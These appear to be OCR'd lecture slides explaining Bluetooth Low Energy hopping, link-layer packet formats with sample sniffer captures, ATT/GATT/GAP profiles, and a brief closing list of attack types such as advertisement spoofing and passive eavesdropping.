
BLE hopping

- → Hop along 37 data channels
- → One data packet per channel
- → Next channel ≡ channel + hop increment (mod 37)
- → Time between hops: hop interval

$3 \rightarrow 10 \rightarrow 17 \rightarrow 24 \rightarrow 31 \rightarrow 1 \rightarrow 8 \rightarrow 15 \rightarrow \ldots$

hop increment = 7

Protocol stack




BLE link layer

- Two device types: Peripheral (e.g. sensors) and Central (e.g. smartphone, tablet, PC)
- Four device roles: Advertiser, Scanner, Master, Slave
- Two forms of BLE device address: 6-bytes public unique MAC or randomly generated one
- Two communication modes:
  - Advertising and scanning (on advertising channels)
    - Advertiser broadcasting data without establishing connection
    - Master for discovering slaves and to connect to them
  - Connection (TDMA) using data channels
    - Connection establishment: a master scans for detecting advertising slave, then sends connection request, slave responds, connection established
    - Data exchanges between the slave and the master at predefined times (duty-cycle)

BLE packet format

[C. Gomez et al., MPI Sensors journal 2012, vol12]



Par/Pay:	Parameters and Payload
Op:	ATT Opcode
PDU He:	PDU Header
L2 He:	L2CAP Header
Acc Addr:	Access Address
Pre:	Preamble
MIC:	Message Integrity Check
CRC:	Cyclic Redundancy Check

P.nbr.	Time (us)	Channel	Access Address	Adv PDU Type	Adv PDU Header				AdvA	AdvData	CRC	RSSI (dBm)	FCS
					Type	TxAdd	RxAdd	PDU-Length					
185	+107495 =19154743	0x25	0x8E89BED6	ADV_IND	0	0	0	17	0x90D7EBB19299	02 01 05 07 02 03 18 02 18 04 18	0xEF5DA8	-57	OK

P.nbr.	Time (us)	Channel	Access Address	Adv PDU Type	Adv PDU Header				InitA	AdvA	...
					Type	TxAdd	RxAdd	PDU-Length			
186	+367 =19155110	0x25	0x8E89BED6	ADV_CONNECT_REQ	5	0	0	34	0x001830EA965F	0x90D7EBB19299	

...	LLData (Part 1)					LLData (Part 2)				CRC	RSSI (dBm)	FCS
	AccessAddr	CRCInit	WinSize	WinOffset	Interval	Latency	Timeout	ChM	Hop SCA			
	0x60850A1B	A7 7B 22	02	0x000F	0x0050	0x0000	0x07D0	1F FF FF FF FF	0x09 0x05	0x02DA48	-30	OK


P.nbr.	Time (us)	Channel	Access Address	Data Type	Data Header					CRC	RSSI (dBm)	FCS
					LLID	NESN	SN	MD	PDU-Length			
187	+20891 =19176001	0x09	0x60850A1B	L2CAP-C	1	0	0	0	0	0x133A32	-31	OK

P.nbr.	Time (us)	Channel	Access Address	Data Type	Data Header					CRC	RSSI (dBm)	FCS
					LLID	NESN	SN	MD	PDU-Length			
188	+230 =19176231	0x09	0x60850A1B	L2CAP-C	1	1	0	0	0	0x133CE1	-50	OK

[source: TI CC2540 USB dongle BLE sniffer quide:
http://processors.wiki.ti.com/index.php/BLE_sniffer_guide#Advertisement_packets]

BLE link layer


- One packet format and two PDU types: Advertising and data



Ref: BT Specification v4.2, Vol. 6, Part B, Sec. 2.1

*Message Integrity Check: Included as part of Payload if used (for security)

Advertising and scanning



Packet Name	Description
ADV_IND	Connectable undirected advertising event
ADV_NONCONN_IND	Non-connectable undirected advertising event
ADV_SCAN_IND	Scannable undirected advertising event


Advertising packet types

- Connectable: a scanner can initiate a connection upon reception of an advertising packet
- Non-connectable: a scanner cannot initiate a connection (only for broadcasting)

- Scannable: can issue a scan request
- Non-scannable: cannot issue a scan request

- Directed: only for a given scanner (no user data)
- Undirected: not targeted at any particular scanner (can contain user data)

Advertising and connection




Once a connection is established:

- Master informs slave of hopping sequence and when to wakeup
- Transactions are performed in the 37 data channels
- Transactions can be encrypted (AES-128)
- Both devices can go into sleep between transactions
- Connection interval: 7.5ms to 4s

ATT: Attribute protocol

- Client-server model: client requests data and server sends data to clients
- Server contains data organized in forms of Attributes
- Each attribute has
  - a 16-bit handle,
  - a 128-bit UUID (Universal Unique ID, for type and nature of data value), can be shortened to 16 or 32 bits, *Standardized by ISO/IEC 9834-8:2008*
  - a set of permissions
  - a value



Example of attributes

Handle	Type	Permissions	Value	Value length
0x0201	$UUID_1$ (16-bit)	Read only, no security	0x180A	2
0x0202	$UUID_2$ (16-bit)	Read only, no security	0x2A29	2
0x0215	$UUID_3$ (16-bit)	Read/write, authorization required	“a readable UTF-8 string”	23
0x030C	$UUID_4$ (128-bit)	Write only, no security	{0xFF, 0xFF, 0x00, 0x00}	4
0x030D	$UUID_5$ (128-bit)	Read/write, authenticated encryption required	36.43	8
0x031A	$UUID_1$ (16-bit)	Read only, no security	0x1801	2

GATT: Generic Attribute Profile

- Dealing with data exchange in BLE, GATT defines a basic data model and procedures to allow devices to discover, read, write, and push data elements between them. It is, in essence, the topmost data layer of BLE.
- Data is organized hierarchically in sections called *services*, which group conceptually related pieces of user data called *characteristics*.

GATT client


- The GATT client corresponds to the ATT client. It sends requests to a server and receives responses (and server-initiated updates) from it. The GATT client does not know anything in advance about the server's attributes, so it must first inquire about the presence and nature of those attributes by performing service discovery. After completing service discovery, it can then start reading and writing attributes found in the server, as well as receiving server-initiated updates.

GATT server


- The GATT server corresponds to the ATT server. It receives requests from a client and sends responses back. It also sends server-initiated updates when configured to do so, and it is the role responsible for storing and making the user data available to the client, organized in attributes. Every BLE device sold must include at least a basic GATT server that can respond to client requests, even if only to return an error response.

GATT data hierarchy

- Services: groups of characteristics
- Characteristics
  - Operations
- Everything identified by UUID
  - 128 bit
  - Sometimes shortened to 16 bits



Example GATT service: Heart Rate



GAP: Generic Access Profile

- Covering the usage model of the lower-level radio protocols to define roles, procedures, and modes that allow devices to broadcast data, discover devices, establish connections, manage connections, and negotiate security levels, GAP is, in essence, the topmost control layer of BLE. This profile is mandatory for all BLE devices, and all must comply with it.

BLE possible attacks


- Attacks on advertisements
  - Advertisement spoofing: spoof and advertise them with configurable interval
  - Denial of service: advertise a cloned device
- Passive interception
  - Unencrypted transmission can be intercepted by a passive eavesdropper

```
